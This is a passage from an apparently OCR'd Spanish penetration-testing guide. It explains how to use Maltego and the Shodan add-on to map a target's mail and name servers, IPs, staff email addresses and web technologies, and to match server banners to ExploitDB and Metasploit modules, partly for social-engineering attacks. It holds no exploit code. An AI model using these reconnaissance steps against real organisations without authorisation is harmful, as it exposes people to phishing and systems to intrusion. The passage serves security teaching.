


Figura 30: Pantalla principal de Maltego

La herramienta *Maltego* se basa en entidades, que son objetos sobre los que se aplicarán determinadas acciones que se conocen como ***transformadas***[57].

Estas entidades se dividen en dos categorías. Por un lado, las entidades relacionadas con las infraestructuras y, por otro, las relacionadas con personas. Las **infraestructuras** disponen, por defecto de las siguientes entidades:

---

[56] **Maltego**
http://www.paterva.com/web5/

[57] **Maltego Transforms**
http://www.paterva.com/malv3/303/M3GuideTransforms.pdf

- Nombre DNS
- Dominio
- Dirección Ipv4
- Localización
- Registros MX
- Registros NS
- Bloques de red
- URL
- Sitios Web

Para la parte de **personas** dispone de las siguientes entidades:

- Documentos
- Dirección de correo
- Persona
- Número de teléfono
- Frase
- Bebo
- Facebook
- Flickr
- Twitter
- Linkedin
- Myspace
- Spock

No hay que olvidar que lo que aporta la herramienta es posible realizarlo mediante otros medios, y mediante otros útiles pero con un coste en esfuerzo más alto. En cambio, con *Maltego* es posible hacerlo de una manera más rápida, flexible y sobretodo centralizada. Esta centralización ofrece la posibilidad de entrelazar y encadenar los resultados, lo que aporta gran valor en el proceso de recolección de información de un determinado objetivo.

Por ejemplo, en el caso de que se disponga de un nombre de dominio y se desee realizar un primer análisis sobre todo lo relacionado con él. A partir de ese nombre de dominio mediante uno de los juegos de transformaciones que se centran en el correo electrónico, se obtendrán direcciones de correo electrónico relacionadas con el dominio, cuentas en servidores PGP, información del dominio a partir del servicio Whois, etc. Esto dará una idea de personas, cuentas, genéricas, etc. También permite, sobre ese mismo dominio buscar documentos, registros MX, registros DNS, relacionados con esos dominios. Sobre los resultados que se muestran en forma de árbol es posible volver a aplicar nuevas *transformadas*, como por ejemplo analizar los *metadatos* de los documentos.




Figura 31: Listado de correos de una organización

Para ejemplificar el potencial de la herramienta, se partirá de una dirección de correo electrónico y se verá cómo, por medio de *transformadas*, es posible obtener diferentes cuentas de correo relacionadas con esa dirección inicial.

A partir de cada cuenta, se obtendrán los nombres de las personas y, a partir de éstas, se conseguirán cuentas de correo relacionadas que puedan encontrarse en servidores PGP.

Muchas de las redes sociales más difundidas hoy en día utilizan como usuario la cuenta de correo electrónico. Por lo tanto, a partir de las cuentas de correo electrónico de un usuario y de su nombre se puede utilizar las entidades de redes sociales para obtener más información de esa persona teniendo como objetivo principal un ataque de ingeniería social lo más efectivo posible.

La herramienta, además, permite la creación de entidades y *transformadas* propias haciéndola muy escalable. Un ejemplo de esta escalabilidad y flexibilidad lo proporcina el buscador **Shodan** (http://www.shodanhq.com/), el cual dispone de una entidad con ese mismo nombre que admite una serie de *transformadas*:

- searchShodan
- searchExploitDB
- getHostProfile
- searchShodanDomain
- searchShodanNetblock

Estas *transformadas* permiten interactuar con este buscador desde la herramienta, enriqueciendo el análisis con *Maltego*.

A continuación, se muestra un ejemplo del proceso de investigación de una determinada infraestructura. Suponiendo que únicamente se conoce el nombre de dominio, se le aplicará la siguiente secuencia de *transformadas*:

- ***DNS from Domain > Other transforms > Domain using MX (mail server)*:** Con esta *transformada* se pueden obtener los servidores MX asociados con el dominio.
- **DNS from Domain > Other transforms > Domain using NS – (name server):** Esta *transformada* obtiene los servidores de nombres del dominio.




Figura 32: Servidores MX y NS de una organización




Figura 33: Representación gráfica, registros MX y NS

- Sobre cada uno de los servidores obtenidos (MX,NS)
  - Se ejecuta el conjunto entero: ***Resolve to IP.***
- Sobre la dirección IP de los servidores
  - **Resolve to IP > IP owner detail**




Figura 34: Representación gráfica, nombres, IPs, y e-mails




Figura 35: Nombres, IPs, y e-mails

Rapidamente se encuentra personal asociado al objetivo, así como direcciones de correo electrónico que serían posibles objetivos de un ataque de ingeniería social.

Ahora, pueden aplicarse las siguientes *transformadas* sobre los hosts, ofreciéndo más información adicional:

- ***Other transforms > To website where IP appear**:* Con esta *transformada* se busca en los principales buscadores de sitios donde aparece esta dirección IP.

  Esto puede ser de utilidad dado que, en ocasiones, estas direcciones pueden haber estado en listas negras de spam, malware, etcétera.

- ***Other transforms > getHostProfile**:* Esta *transformada* dará información sobre el perfil del *host*.

- Sobre los servidores de nombres (NS) se ejecutará:

  - **Info from DNS > To domains [sharing this DNS]:** Esta opción proporciona los dominios que comparten este servidor DNS relacionado con el dominio objetivo. Ésta es quizás una de las opciones a nivel de infraestructura más interesantes porque puede ofrecer objetivos indirectos relacionados con el objetivo.

- Sobre los servidores de correo (MX) se ejecutan:
  - **Other transforms > To domains [Sharing this MX]:** Esta opción proporciona dominios que comparten este servidor de correo relacionado con el dominio objetivo. Ésta es quizás una de las opciones a nivel de infraestructura más interesantes porque puede ofrecer objetivos indirectos.




Figura 36: Dominios con el mismo servidor MX




Figura 37: Representación Gráfica, mismo servidor MX




Figura 38: Dominios que comparten el mismo servidor NS

Si se realiza la búsqueda de dominios que utilizan los servidores DNS y MX del objetivo sería posible realizar un mapa en forma de árbol como el que se muestra a continuación. En él se observa claramente la infraestructura que soportan así como la lista de dominios que comparten los servidores DNS y MX que son objeto de la investigación:




Figura 39: Dominios en los servidores NS y MX – Visión global




Figura 40: Dominios en los servidores NS y MX – Visión global (Representación gráfica)

Por el momento, se ha ido obtenido información a partir de los servidores de nombres y de los servidores de correo, que son una gran fuente de información que *Maltego* unifica y muestra con varias *transformadas*. Ahora, se pasará a la parte web, una de las más importantes e interesantes a la hora de obtener información. Para ello se aplicará la *transformada* sobre un dominio mostrando las páginas web asociadas:




Figura 41: Páginas web sobre example.es indexadas por buscadores




Figura 42: Páginas web sobre example.es indexadas por buscadores (representación gráfica)

A continuación, sobre cada una de las páginas web se puede profundizar y obtener:

- **ToServerTechnologiesWebsite:** Tecnologías utilizadas por el servidor web
- **ToWebsiteTitle:** Esto ofrecerá, en la mayoría de los casos, información semántica útil para saber qué existe en esa página web




Figura 43: Tecnología usada por los servidores Web y título, (Rep. Gráfica)




Figura 44: Tecnología usada por los servidores Web y título

A partir de la página web, es posible profundizar hasta el punto de saber si el servidor web es vulnerable mediante entidades y *transformadas* con esta herramienta. Por ejemplo, un atacante podría, a partir de la web, obtener la dirección IP y con ésta intentar obtener el *banner* del servidor. A partir de este *banner,* mediante la extensión de Shodan http://maltego.shodanhq.com/, se buscará en la base de datos de *exploits* si existe alguno para esa versión.

A continuación se muestra un ejemplo:

- Se aplica la siguiente secuencia de *transformadas*: **"To IP Address" y sobre la dirección > "getHostProfile".**




Figura 45: Banners del servidor Web

- Se busca este *banner* en *exploitdb*. Para ello, se debe poner el texto del *banner* en una entidad de tipo "*phrase*" y lanzar la *transformada Search exploitdb* y *Search metasploit*. Esta transformada buscará si existe algún módulo de *metasploit* que permita explotar alguna vulnerabilidad asociada a este *banner*




Figura 46: Vulnerabilidad asociada al banner

Con lo tratado hasta el momento se ha podido ver un pequeño ejemplo del potencial de *Maltego* para obtener información sobre una determinada infraestructura.

El siguiente ejemplo muestra la presencia de un determinado objetivo en diferentes fuentes como Pastebin y Pastie. La frase que se indicará será un nombre de dominio:




Figura 47: Búsqueda en Pastebin

Estos resultados muestran enlaces donde aparece la cadena que se ha introducido. Después sobre cada uno de los enlaces se pueden lanzar diferentes *transformadas*. Una de las más útiles para la fase de *Information Gathering* es **"Find on webpage" > "To mail address [find on web page]"**, la cual proporcionará las direcciones de correo encontradas en ese enlace.

Maltego es una herramienta muy potente, flexible y escalable, con la que es posible construir *scripts* en python para hacer determinadas *transformadas* sobre datos de entrada, lo que aporta una gran personalización al proceso de *Information Gathering*.

Un ejemplo de esto es el complemento (*add-on*) de Shodan o el trabajo realizado por el blog **holisticinfosec** donde nos muestran[58] cómo analizar un fichero de captura ".pcap" para el análisis de *malware* y donde se dibujan las relaciones entre las direcciones IP. Posteriormente, gracias a la vista de *Maltego* "***Mining View***", se puede detectar rápidamente los nodos con más relaciones y que, en este caso, reflejarían los *Command and control* (C&C).

4.1.4. *Fingerprinting* Web

La web es uno de los servicios más extendidos y utilizados en Internet. Por este motivo uno de los procesos dentro de la fase de *Information Gathering* debe centrarse únicamente en obtener la mayor cantidad de información posible sobre los servicios web corriendo en el sistema objetivo.

Además de identificar ante qué servicios web nos encontramos, es importante obtener con la mayor precisón los posibles CMS o gestores de contenidos así como *plugins* utilizados en el mismo. Con esta información se podrán investigar posibles vulnerabilidades en dichos componentes que permitan más adelante comprometer el sistema.

El proceso por tanto consistirá en:

- Identificación del servidor web
- Identificación del CMS (*Content Management System*) o gestor de contenido
- Identificación de vulnerabilidades y *plugins* de los CMS

